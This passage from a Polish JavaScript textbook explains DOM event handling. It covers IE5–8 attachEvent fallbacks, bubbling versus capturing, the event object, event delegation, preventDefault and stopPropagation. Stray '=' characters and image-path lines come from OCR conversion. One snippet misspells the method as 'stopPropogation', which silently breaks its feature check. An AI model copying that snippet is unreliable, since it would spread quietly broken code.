OBSŁUGA W STARSZYCH WERSJACH PRZEGLĄDARKI INTERNET EXPLORER

W przeglądarce Internet Explorer 5 – 8 zastosowano inny model zdarzeń, = co oznacza brak obsługi metody `addEventListener()`. Na szczęście można = zastosować rozwiązanie awaryjne, dzięki któremu obserwatory zdarzeń działają w starszych wersjach przeglądarki IE.

Przeglądarki IE5 – 8 nie obsługują metody = `addEventListener()`. Zamiast tego wykorzystują własną metodę o nazwie `attachEvent()`, = wykonującą to samo zadanie, ale dostępną jedynie = w przeglądarkach Internet Explorer. Jeżeli chcesz = używać obserwatorów zdarzeń w IE8 oraz we = wcześniejszych wydaniach tej przeglądarki, to = powinieneś zastosować przedstawione poniżej = polecenie warunkowe.

Dzięki konstrukcji `if-else` można sprawdzić, czy przeglądarka internetowa obsługuje metodę = `addEventListener()`. Wartością warunku w poleceniu `if` będzie `true`, jeśli przeglądarka obsługuje = wymienioną metodę; wtedy można jej używać. = Natomiast jeśli przeglądarka nie obsługuje metody = `addEventListener()`, to kod spróbuje zastosować = metodę `attachEvent()`.

Jeżeli przeglądarka obsługuje `addEventListener()`:

Wykonaj kod wewnątrz tego = nawiasu klamrowego.

Jeżeli nie, to zastosuj inne = podejście:

Uruchom kod w tym = nawiasie klamrowym.

```
if (el.addEventListener) {
  el.addEventListener('blur', function() {
    checkUsername(5);
  }, false );
} else {
  el.attachEvent('onblur', function() {
    checkUsername(5);
  });
}
```

Kiedy używana jest metoda `attachEvent()`, nazwa zdarzenia powinna być poprzedzona przedrostkiem = `on` (na przykład `blur` staje się `onblur`). W rozdziale 13. poznasz inne rozwiązanie (oparte na pliku = narzędziowym) pozwalające na obsługę modelu zdarzeń w starszych wydaniach IE.

ROZWIĄZANIE AWARYJNE UŻYCIA OBSERWATORÓW ZDARZEŃ W IE8

Kod procedury obsługi zdarzeń przedstawionej poniżej został utworzony na bazie kodu z poprzedniego przykładu, ale tym razem jest znacznie dłuższy, ponieważ zawiera rozwiązanie awaryjne przeznaczone dla przeglądarek Internet Explorer 5 – 8.

Po funkcji `checkUsername()` znajduje się polecenie `if`, sprawdzające, czy metoda `addEventListener()` jest obsługiwana. Wartością zwrotną jest `true`, jeśli węzeł elementu obsługuje tę metodę; w przeciwnym razie zwracana jest wartość `false`.

Jeżeli przeglądarka internetowa obsługuje metodę `addEventListener()`, to wykonany zostanie kod umieszczony w pierwszym nawiasie klamrowym, oparty właśnie na metodzie `addEventListener()`.

Natomiast jeśli przeglądarka internetowa nie obsługuje wymienionej metody, to użyta zostanie metoda `attachEvent()` znana wcześniejszym wersjom IE. Zwróć uwagę na konieczność poprzedzenia nazwy zdarzenia przedrostkiem on.

Jeżeli zachodzi potrzeba zapewnienia obsługi przeglądarki IE8 (lub wcześniejszych wydań), to zamiast stosować takie rozwiązanie awaryjne dla *każdego* zdarzenia, na które kod ma reagować, lepszym podejściem jest utworzenie własnej funkcji. Będzie to tak zwana funkcja pomocnicza tworząca odpowiednią procedurę obsługi zdarzeń. Przykład takiego rozwiązania poznasz w rozdziale 13., w którym zajmujemy się usprawnianiem i weryfikacją formularzy sieciowych.

Bardzo ważne jest poznanie składni używanej przez IE8 (i starsze wydania), aby wiedzieć, dlaczego funkcja pomocnicza jest używana i na czym polega jej działanie.

Jak się przekonasz w następnym rozdziale, to jest kolejna niespójność między przeglądarkami internetowymi, która może być zniwelowana przez użycie biblioteki jQuery.

JAVASCRIPT c06/js/event-listener-with-ie-fallback.js


```
var elUsername = document.getElementById('username');
// Pobranie pola tekstowego username.=
var elMsg = document.getElementById('feedback');
// Pobranie elementu feedback.

function checkUsername(minLength) {
// Deklaracja funkcji.
  if (elUsername.value.length < minLength) {
  // Jeżeli nazwa użytkownika jest zbyt krótka.

    // Przygotowanie komunikatu.
    elMsg.innerHTML =
'Nazwa użytkownika musi mieć przynajmniej ' + minLength =
+ ' znaków.';
  } else {                        // W przeciwnym razie.
    elMsg.innerHTML = '';
    // Usunięcie komunikatu o błędzie.
  }
}

if (elUsername.addEventListener) {
// Jeżeli obserwator zdarzeń jest obsługiwany.
  elUsername.addEventListener('blur', function(){
  // Gdy pole staje się nieaktywne.
    checkUsername(5);
    // Wywołanie funkcji checkUsername().
  }, false );
  // Przechwycenie podczas fazy propagacji zdarzeń.=
} else {                          // W przeciwnym razie.
  elUsername.attachEvent('onblur', function(){
  // Rozwiązanie awaryjne dla IE: onblur.
    checkUsername(5);
    // Wywołanie funkcji checkUsername().
  });
}
```

PRZEPŁYW ZDARZEŃ

Elementy HTML są zagnieżdżane w innych elementach. Jeżeli umieścisz kursor nad łączem lub klikniesz je, to aktywujesz lub klikniesz także jego elementy nadrzędne.

Wyobraź sobie listę zawierającą łącze. Gdy znajdzie się nad nim kursor myszy lub zostanie ono kliknięte, JavaScript wywoła zdarzenia w danym elemencie `<a>` oraz we wszystkich elementach, wewnątrz których znajduje się ten element `<a>`.

Procedury obsługi zdarzeń oraz obserwatory zdarzeń można dołączać do elementów nadrzędnych, czyli w omawianym przykładzie do `<li>`, `<ul>`, `<body>` i `<html>`, a także do obiektów `document` i `window`. Kolejność wywoływania zdarzeń nosi nazwę **przepływu zdarzeń**, a zdarzenia poruszają się w obu kierunkach.



PROPAGACJA ZDARZEŃ

Na początku zdarzenie znajduje się w *najbardziej* szczegółowym węźle, a następnie przepływa na zewnątrz, do *najmniej* szczegółowego. To jest domyślny typ przepływu zdarzeń powszechnie obsługiwany przez przeglądarki internetowe.

PRZECHWYTYWANIE ZDARZEŃ

Na początku zdarzenie znajduje się w *najmniej* szczegółowym węźle, a następnie przepływa do wewnątrz, do *najbardziej* szczegółowego. Ten typ przepływu zdarzeń nie jest obsługiwany przez przeglądarkę Internet Explorer 8 i jej wcześniejsze wersje.

DLACZEGO PRZEPŁYW ZDARZEŃ MA ZNACZENIE?

Przepływ zdarzeń tak naprawdę ma znaczenie, gdy kod zawiera procedury obsługi zdarzeń w elementach *oraz* jeden z nich jest elementem potomnym lub przodkiem.

Przedstawiony poniżej przykład ma obserwatora zdarzeń odpowiadającego na zdarzenie `click` w wymienionych elementach:

- jeden w elemencie `<ul>`;
- jeden w elemencie `<li>`;
- jeden w elemencie `<a>` elementu listy.

W oknie dialogowym komunikatu zdarzenie wyświetla zawartość HTML danego elementu, a dzięki przepływowi zdarzeń można wskazać element odpowiedzialny za reakcję na zdarzenie `click`.

Jeśli chodzi o tradycyjne procedury obsługi zdarzeń w modelu DOM (oraz procedury obsługi zdarzeń w atrybutach HTML), wszystkie nowoczesne przeglądarki internetowe domyślnie stosują propagację zdarzeń zamiast ich przechwytywania. W przypadku obserwatora zdarzeń ostatni parametr metody `addEventListener()` pozwala na wskazanie kierunku wywoływania zdarzeń:

- `true` oznacza fazę przechwytywania;
- `false` oznacza propagację zdarzeń (wartość `false` jest często używana domyślnie, ponieważ przechwytywanie nie jest obsługiwane w IE8 oraz we wcześniejszych wydaniach tej przeglądarki).

Plik *event-flow.js* (po lewej stronie pokazano wynik jego działania, sam plik jest dostępny w materiałach dołączonych do książki) demonstruje różnicę między propagacją zdarzeń a ich przechwytywaniem. W tym przykładzie procedura obsługi zdarzeń ma wartość `false` dla ostatniego parametru metody `addEventListener()`, co wskazuje na użycie **propagacji zdarzeń**. W pierwszym oknie dialogowym widzimy zawartość znajdującego się najbardziej wewnątrz elementu `<a>`, w kolejnych oknach — zawartość następnych elementów w kierunku na zewnątrz. Wersję przedstawiającą przechwytywanie zdarzeń znajdziesz we wspomnianych materiałach dołączonych do książki.

OBIEKT ZDARZENIA

Kiedy zdarzenie występuje, obiekt `event` przekazuje informacje o danym zdarzeniu i elemencie, w którym zostało ono wywołane.

Za każdym razem, gdy występuje zdarzenie, obiekt `event` zawiera wiele użytecznych danych dotyczących tego zdarzenia:

- wskazuje element, w którym wystąpiło zdarzenie;
- wskazuje klawisz naciśnięty dla zdarzenia `keypress`;
- wskazuje, którą część viewportu użytkownik kliknął dla zdarzenia `click`.

Obiekt zdarzenia jest przekazywany do każdej funkcji zdefiniowanej w procedurze obsługi lub obserwatorze zdarzenia.

Jeżeli zachodzi potrzeba przekazania argumentów do nazwanej funkcji, to obiekt `event` będzie w pierwszej kolejności przekazywany anonimowej funkcji opakowania (odbywa się to automatycznie). Następnie trzeba podać ją jako parametr funkcji nazwanej (jak pokazano na następnej stronie).

Kiedy obiekt `event` jest przekazywany funkcji, to często otrzymuje parametr o nazwie `e`; to powszechnie stosowany skrót (rozwiązanie to jest stosowane również w tej książce).


Pamiętaj, że niektórzy programiści używają parametru o nazwie `e` w celu odwołania się do obiektu `error`. Dlatego też w pewnych skryptach `e` może oznaczać `event` lub `error`.

Przeglądarka Internet Explorer 8 ma nie tylko inną składnię obserwatorów zdarzeń (jak wspomniano w podrozdziale „Obsługa w starszych wersjach przeglądarki Internet Explorer”), ale obiekt `event` w IE5 – 8 ma także inne nazwy metod i właściwości wymienionych w poniższych tabelach i przedstawionych w przykładzie w podrozdziale „Użycie obserwatora zdarzeń wraz z obiektem event”.

WŁAŚCIWOŚĆ	ODPOWIEDNIK W IE5 – 8	OPIS
`target`	`srcElement`	Wskazuje element docelowy dla zdarzenia (element, z którym będzie prowadzona interakcja).
`type`	`type`	Typ wywołanego zdarzenia.
`cancelable`	nieobsługiwana	Wskazuje, czy można anulować domyślne zachowanie elementu.

METODA	WŁAŚCIWOŚĆ W IE5 – 8	OPIS
`preventDefault()`	`returnValue`	Anuluje domyślne zachowanie zdarzenia (o ile istnieje taka możliwość).
`stopPropagation()`	`cancelBubble`	Uniemożliwia zdarzeniu dalszą propagację lub przechwytywanie.

OBSERWATOR ZDARZEŃ BEZ PARAMETRÓW




1. Bez konieczności podejmowania jakichkolwiek kroków odwołanie do obiektu `event` jest automatycznie przekazywane od położenia wskazywanego przez liczbę 1, w którym obserwator zdarzeń wywołuje funkcję...

2. ...Do tego położenia, gdzie jest zdefiniowana funkcja. Na tym etapie parametr musi być nazwany. Dla obiektu `event` parametr bardzo często ma nazwę `e`.

3. Ta nazwa może być użyta wewnątrz funkcji jako odwołanie do obiektu `event`. Teraz można już używać metod i właściwości obiektu `event`.

OBSERWATOR ZDARZEŃ Z PARAMETRAMI



1. Odwołanie do obiektu `event` jest automatycznie przekazywane funkcji anonimowej, ale musi być wskazane w nawiasie.

2. Odwołanie do obiektu `event` może być przekazane funkcji nazwanej w postaci jej pierwszego parametru.

3. Funkcja nazwana otrzymuje odwołanie do obiektu `event` jako pierwszy parametr metody.
4. Nazwy tej można teraz używać w nazwanej funkcji.

OBIEKT ZDARZENIA W PRZEGLĄDARCE INTERNET EXPLORER 5 – 8

Poniżej przedstawiono, jak obiekt `event` można uzyskać w przeglądarce IE5 – 8. *Nie* jest on przekazywany automatycznie do funkcji procedury obsługi lub obserwatora zdarzeń, ale *jest* dostępny jako element potomny obiektu `window`.

W kodzie po prawej stronie polecenie `if` sprawdza, czy obiekt `event` został przekazany funkcji. Jak mogłeś zobaczyć w rozdziale 4., w podrozdziale „Sprawdzenie równości i istnienia", istnienie obiektu jest traktowane jako wartość `truthy`. Dlatego też warunek można odczytać następująco: „Jeżeli obiekt zdarzenia *nie istnieje*...".

```
function checkUsername(e) {
  if (!e) {
    e = window.event;
  }
}
```

W przeglądarce Internet Explorer 8 oraz wcześniejszych wydaniach e nie przechowuje obiektu; przedstawiony kod zostaje wykonany, a e otrzymuje obiekt `event` będący elementem potomnym obiektu `window`.

POBRANIE WŁAŚCIWOŚCI

Gdy otrzymamy odniesienie do obiektu `event`, dostęp do jego właściwości można uzyskać w sposób pokazany w kodzie po prawej stronie. Technika ta działa również w przypadku szybkiego obliczania wartości (patrz rozdział 4., podrozdział „Przerwanie obliczania wartości").

```
var target;
target = e.target || e.srcElement;
```

FUNKCJA POBIERAJĄCA ELEMENT DOCELOWY DLA ZDARZENIA

Jeżeli obserwatora zdarzeń trzeba przypisać kilku elementom, można to zrobić za pomocą kodu przedstawionego po prawej stronie. Jest to funkcja zwracająca odniesienie do elementu, w którym wystąpiło zdarzenie.

```
function getEventTarget(e) {
  if (!e) {
    e = window.event;
  }
  return e.target || e.srcElement;
}
```

UŻYCIE OBSERWATORA ZDARZEŃ WRAZ Z OBIEKTEM EVENT

Poniżej przedstawiono przykład wykorzystywany dotąd w rozdziale, ale z pewnymi modyfikacjami.
1. Funkcja nosi nazwę `checkLength()` zamiast `checkUsername()` i może być użyta w dowolnym polu tekstowym.
2. Obiekt `event` jest przekazywany do obserwatora zdarzeń. Omawiany przykład zawiera rozwiązanie awaryjne dla przeglądarek internetowych IE5 – 8 (w rozdziale 13. zademonstrowano zastosowanie funkcji pomocniczej do tego celu).
3. Aby określić elementy używane przez internautę, funkcja wykorzystuje właściwość `target` obiektu `event` (w przeglądarkach IE5 – 8 stosowana jest z kolei właściwość `srcElement`).

Dzięki wymienionym modyfikacjom funkcja jest znacznie elastyczniejsza niż przedstawiona wcześniej w rozdziale, ponieważ:
1. Można ją wykorzystać do sprawdzenia długości dowolnego pola tekstowego, o ile po tym elemencie znajduje się pusty element, który może przechowywać komunikat wyświetlany użytkownikowi. (Między elementami nie powinny występować spacje lub znaki nowego wiersza, ponieważ wtedy niektóre przeglądarki internetowe mogą zwrócić węzeł znaku odstępu).
2. Kod działa w przeglądarkach IE5 – 8, ponieważ sprawdza, czy przeglądarka obsługuje najnowsze wprowadzone funkcje. (Jeśli ich nie obsługuje, to zostanie zastosowane rozwiązanie awaryjne w postaci starszych technik).

JAVASCRIPT c06/js/event-listener-with-event-object.js

```
function checkLength(e, minLength) {          // Deklaracja funkcji.
  var el, elMsg;                              // Deklaracja zmiennych.
  if (!e) {                                   // Jeżeli obiekt event nie istnieje.
    e = window.event;                         // Użycie rozwiązania awaryjnego dla IE.
  }
  el = e.target || e.srcElement;              // Pobranie elementu docelowego dla zdarzenia.
  elMsg = el.nextSibling;                     // Pobranie następnego elementu równorzędnego.
  if (el.value.length < minLength) {          // Jeżeli długość jest niewystarczająca,
                                              // definiujemy komunikat.
    elMsg.innerHTML = 'Nazwa użytkownika musi mieć przynajmniej ' + minLength + ' znaków.';
  } else {                                    // W przeciwnym razie.
    elMsg.innerHTML = '';                     // Usunięcie komunikatu.
  }
}

var elUsername = document.getElementById('username'); // Pobranie pola tekstowego username.
if (elUsername.addEventListener) {                    // Jeżeli obserwator zdarzeń jest
                                                      // obsługiwany.
  elUsername.addEventListener('blur', function(e) {   // W przypadku zdarzenia blur.
    checkLength(e, 5);                                // Wywołanie funkcji checkLength().
  }, false);                                          // Przechwycenie podczas fazy
                                                      // propagacji zdarzeń.
} else {                                              // W przeciwnym razie.
  elUsername.attachEvent('onblur', function(e){       // Rozwiązanie awaryjne dla IE: onblur.
    checkLength(e, 5);                                // Wywołanie funkcji checkLength().
  });
}
```

DELEGACJA ZDARZENIA

Utworzenie obserwatorów zdarzeń dla dużej liczby elementów może spowolnić działanie strony, ale przepływ zdarzeń pozwala na nasłuchiwanie zdarzeń w elemencie nadrzędnym.

Jeżeli użytkownik prowadzi interakcję z dużą liczbą elementów na stronie, na przykład na skutek istnienia:

- bardzo dużej liczby przycisków w interfejsie użytkownika,
- długiej listy,
- wypełnionych wszystkich komórek tabeli,

to dodanie obserwatora zdarzeń do każdego elementu może doprowadzić do zużycia dużej ilości pamięci i zmniejszyć wydajność aplikacji.

Ponieważ zdarzenia wpływają na elementy nadrzędne (ze względu na przepływ zdarzeń, patrz podrozdział „Przepływ zdarzeń"), to procedurę obsługi zdarzeń można umieścić w elemencie nadrzędnym i używać właściwości `target` obiektu `event` do wyszukania elementów potomnych, w których wystąpiło zdarzenie.

Przez dołączenie obserwatora zdarzeń do elementu nadrzędnego odpowiedź jest udzielana tylko jednemu elementowi (zamiast stosować procedurę obsługi zdarzeń dla każdego elementu potomnego).

Zadanie obserwatora zdarzeń zostaje delegowane do elementu nadrzędnego. W przypadku listy pokazanej po prawej stronie, jeżeli obserwator zdarzeń zostanie umieszczony w elemencie `<ul>` zamiast w poszczególnych elementach `<li>`, to potrzebny jest tylko jeden obserwator zdarzeń. Skutkiem będzie osiągnięcie lepszej wydajności, a po dodaniu lub usunięciu elementów listy rozwiązanie będzie nadal funkcjonowało w taki sam sposób. (Kod omawianego przykładu został przedstawiony w podrozdziale „HTML").

DODATKOWE KORZYŚCI WYNIKAJĄCE Z DELEGACJI ZDARZEŃ

DZIAŁANIE Z NOWYMI ELEMENTAMI

Jeżeli w drzewie modelu DOM zostaną umieszczone nowe elementy, nie trzeba będzie dodawać do nich procedur obsługi zdarzeń, ponieważ zadanie to zostało delegowane do elementu nadrzędnego.

WYELIMINOWANIE OGRANICZEŃ ZWIĄZANYCH ZE SŁOWEM KLUCZOWYM THIS

We wcześniejszej części rozdziału słowo kluczowe `this` zostało użyte do identyfikacji elementu docelowego dla zdarzenia. Jednak technika ta nie działa w przeglądarce IE8 lub jeśli funkcja wymaga parametrów.

UPROSZCZENIE KODU

Do utworzenia jest mniejsza liczba funkcji. Ponadto mniejsza liczba warstw występuje między modelem DOM i kodem, co ułatwia obsługę i konserwację.

ZMIANA ZACHOWANIA DOMYŚLNEGO

Obiekt `event` posiada metody pozwalające na zmianę domyślnego zachowania elementu oraz na zmianę sposobu, w jaki elementy nadrzędne elementu = odpowiadają na zdarzenie.

`preventDefault()`

Pewne zdarzenia, takie jak kliknięcie łącza lub wysłanie formularza sieciowego, powodują przeniesienie użytkownika na = inną stronę.

Aby zmienić zachowanie domyślne wspomnianych = elementów (na przykład zatrzymać użytkownika na tej samej = stronie, zamiast przenieść go = do strony wskazanej przez łącze = lub na nową stronę po wysłaniu = formularza sieciowego), = można wykorzystać metodę = `preventDefault()` obiektu = `event`.

Przeglądarka IE5 – 8 posiada właściwość o nazwie = `returnValue`, której można = przypisać wartość `false`. = Konstrukcja warunkowa = może sprawdzać, czy metoda = `preventDefault()` jest = obsługiwana — jeśli nie, to = zastosowane zostanie podejście = IE8:

```
if (event.preventDefault) {
  event.preventDefault();
} else {
  event.returnValue = false;
}
```

`stopPropagation()`

Gdy zdarzenie zostanie obsłużone za pomocą jednego = elementu, może wystąpić = potrzeba wstrzymania propagowania zdarzenia do elementów = nadrzędnych (zwłaszcza jeśli = istnieją tam oddzielne procedury obsługi odpowiadające na te = same zdarzenia).

Aby zatrzymać propagowanie = zdarzeń, należy użyć metody = `stopPropagation()` obiektu = `event`.

Odpowiednikiem w przeglądarce IE8 oraz wcześniejszych = jej wydaniach jest właściwość = `cancelBubble`, której można = przypisać wartość `true`. Tutaj = także konstrukcja warunkowa = może sprawdzić, czy metoda = `stopPropagation()` jest obsługiwana — jeśli nie, to zostanie = zastosowane podejście IE8:

```
if (event.stopPropogation) {
  event.stopPropogation();
} else {
  event.cancelBubble = true;
}
```

UŻYCIE OBU METOD

W podobnych sytuacjach czasami można się spotkać = z użyciem poniższego polecenia = w funkcji:=

```
return false;
```

Uniemożliwia ono zachowanie = domyślne elementu, a także = wstrzymuje propagowanie = zdarzeń lub ich przechwytywanie. Rozwiązanie to działa = we wszystkich przeglądarkach = internetowych i jest niezwykle = popularne.

Zwróć jednak uwagę na to, = że kiedy interpreter napotka = polecenie `return false;`, nie = przetworzy żadnego kolejnego = kodu w danej funkcji i przejdzie = do pierwszego polecenia po = wywołującym tę funkcję.

Ponieważ istnieje niebezpieczeństwo zablokowania kodu = w funkcji, często lepszym = rozwiązaniem jest użycie = metody `preventDefault()` obiektu `event` zamiast polecenia `return false;`.


UŻYCIE DELEGACJI ZDARZEŃ

W tym przykładzie wykorzystamy wiedzę zdobytą dotąd w rozdziale. Każdy element listy zawiera łącze. Kiedy użytkownik kliknie łącze (aby wskazać zakończenie zadania), element zostanie usunięty z listy.

- Wygląd uruchomionego programu pokazano w podrozdziale „Delegacja zdarzenia".
- Po prawej stronie przedstawiono diagram, który powinien pomóc w zrozumieniu kolejności przetwarzania kodu.
- Na stronie po prawej znajdziesz kod źródłowy przykładu.

1. Obserwator zdarzeń został dodany do elementu `<ul>`, a więc musi być wybrany.
2. Sprawdzenie, czy przeglądarka internetowa obsługuje metodę `addEventListener()`.
3. Jeżeli tak, następuje wywołanie funkcji `itemDone()` po kliknięciu elementu listy przez użytkownika.
4. Jeżeli nie, używana jest metoda `attachEvent()`.
5. Funkcja `itemDone()` usunie element z listy. Do działania funkcja potrzebuje pewnych informacji.
6. Zadeklarowane zostają trzy zmienne przechowujące informacje niezbędne do działania funkcji `itemDone()`.
7. Zmienna `target` wskazuje element kliknięty przez użytkownika. W celu określenia tego elementu wywołana jest funkcja `getTarget()`. Odbywa się to na początku skryptu i jest pokazane na dole diagramu.
8. Zmienna `elParent` przechowuje element nadrzędny (element `<li>`).
9. Zmienna `elGrandparent` przechowuje element nadrzędny elementu nadrzędnego.
10. Element `<li>` zostaje usunięty z elementu `<ul>`.
11. Sprawdzenie, czy przeglądarka internetowa obsługuje `preventDefault()`. Ma to na celu uniemożliwienie przeniesienia użytkownika na nową stronę.
12. Jeżeli tak, należy użyć wymienionej metody.
13. Jeżeli nie, użyta będzie starsza właściwość IE o nazwie `returnValue`.

W kodzie HTML łącza prowadzą na stronę *itemDone.php*, jeśli przeglądarka nie obsługuje skryptów JavaScript. (Wymieniony plik PHP nie znajduje się w materiałach dołączonych do książki, ponieważ zawiera kod w języku działającym po stronie serwera WWW — wykracza to poza poruszaną tematykę).



HTML c06/event-delegation.html

```
<ul id="shoppingList">
  <li class="complete"><a href="itemDone.php?id=1"><em>świeże</em> figi</a></li>
  <li class="complete"><a href="itemDone.php?id=2">orzeszki piniowe</a></li>
  <li class="complete"><a href="itemDone.php?id=3">miód</a></li>
  <li class="complete"><a href="itemDone.php?id=4">ocet balsamiczny</a></li>
</ul>
```

JAVASCRIPT c06/js/event-delegation.js

```
function getTarget(e) {                          // Deklaracja funkcji.
  if (!e) {                                      // Jeżeli obiekt event nie istnieje.
   e = window.event;                             // Użycie starego obiektu event w IE.
  }
  return e.target || e.srcElement;               // Pobranie elementu docelowego dla =
                                                 // zdarzenia.
}

(5) function itemDone(e) {                       // Deklaracja funkcji.
  // Usunięcie elementu z listy.
(6) var target, elParent, elGrandparent;         // Deklaracja zmiennych.
(7) target = getTarget(e);                       // Pobranie klikniętego elementu.
(8) elParent = target.parentNode;                // Pobranie elementu nadrzędnego
                                                 // dla klikniętego.
(9) elGrandparent = target.parentNode.parentNode; // Pobranie listy.
(10) elGrandparent.removeChild(elParent);        // Usunięcie elementu listy.
  // Uniemożliwienie zachowania domyślnego łącza, czyli przeniesienia użytkownika
  // na inną stronę.
(11) if (e.preventDefault) {                     // Czy metoda preventDefault() jest
                                                 // obsługiwana?
(12)   e.preventDefault();                       // Użycie metody preventDefault().
  } else {                                       // W przeciwnym razie.
(13)   e.returnValue = false;                    // Użycie starszej wersji IE.
  }
}

// Konfiguracja obserwatora zdarzeń: wywołanie itemDone() w odpowiedzi
// na zdarzenie click.
(1) var el = document.getElementById('shoppingList'); // Pobranie listy rzeczy do
                                                 // kupienia.
(2) if (el.addEventListener) {                   // Jeżeli obserwator zdarzeń jest
                                                 // obsługiwany.
(3)   el.addEventListener('click', function(e) { // Dodanie obserwatora.
    itemDone(e);                                 // Wywołanie itemDone().
  }, false);                                     // Użycie propagacji zdarzenia.=
} else {                                         // W przeciwnym razie.
(4)   el.attachEvent('onclick', function(e){     // Użycie starego modelu IE:
                                                 // onclick.
    itemDone(e);                                 // Wywołanie itemDone().
  });
}
```

W KTÓRYM ELEMENCIE WYSTĄPIŁO ZDARZENIE?

Podczas wywoływania funkcji użycie właściwości `target` obiektu `event` to najlepszy sposób ustalenia, w którym elemencie wystąpiło zdarzenie. Takie podejście zostało przedstawione poniżej i opiera się na słowie kluczowym `this`.

SŁOWO KLUCZOWE THIS

Słowo kluczowe `this` odwołuje się do właściciela funkcji. W kodzie po prawej stronie `this` odwołuje się do elementu, w którym wystąpiło zdarzenie.

Takie rozwiązanie działa, kiedy funkcji nie są przekazywane żadne parametry (i dlatego nie jest wywoływana z poziomu funkcji anonimowej).

```
function checkUsername() {
  var elMsg = document.getElementById('feedback');
  if (this.value.length < 5) {
    elMsg.innerHTML = 'Nazwa użytkownika jest zbyt krótka.';
  } else {
    elMsg.innerHTML = '';
  }
}

var el = document.getElementById('username');
el.addEventListener('blur', checkUsername, false);
```

To jakby funkcja została zdefiniowana w tym miejscu, a nie gdzieś indziej.

UŻYCIE PARAMETRÓW

Jeżeli funkcji są przekazywane parametry, słowo kluczowe `this` nie działa, ponieważ właściciel danej funkcji nie jest już elementem, do którego dołączono obserwatora zdarzeń, ale jest funkcją anonimową. Element, w którym wywołano zdarzenie, można przekazać jako inny parametr funkcji.

W obu przypadkach preferowanym podejściem jest użycie obiektu `event`.

```
function checkUsername(el, minLength) {
 var elMsg = document.getElementById('feedback');
  if (el.value.length < minLength) {
    elMsg.innerHTML = 'Nazwa użytkownika jest zbyt krótka.';
  } else {
    elMsg.innerHTML = '';
  }
}

var el = document.getElementById('username');
el.addEventListener('blur', function() {
  checkUsername(el, 5);
}, false);
```

RÓŻNE TYPY ZDARZEŃ

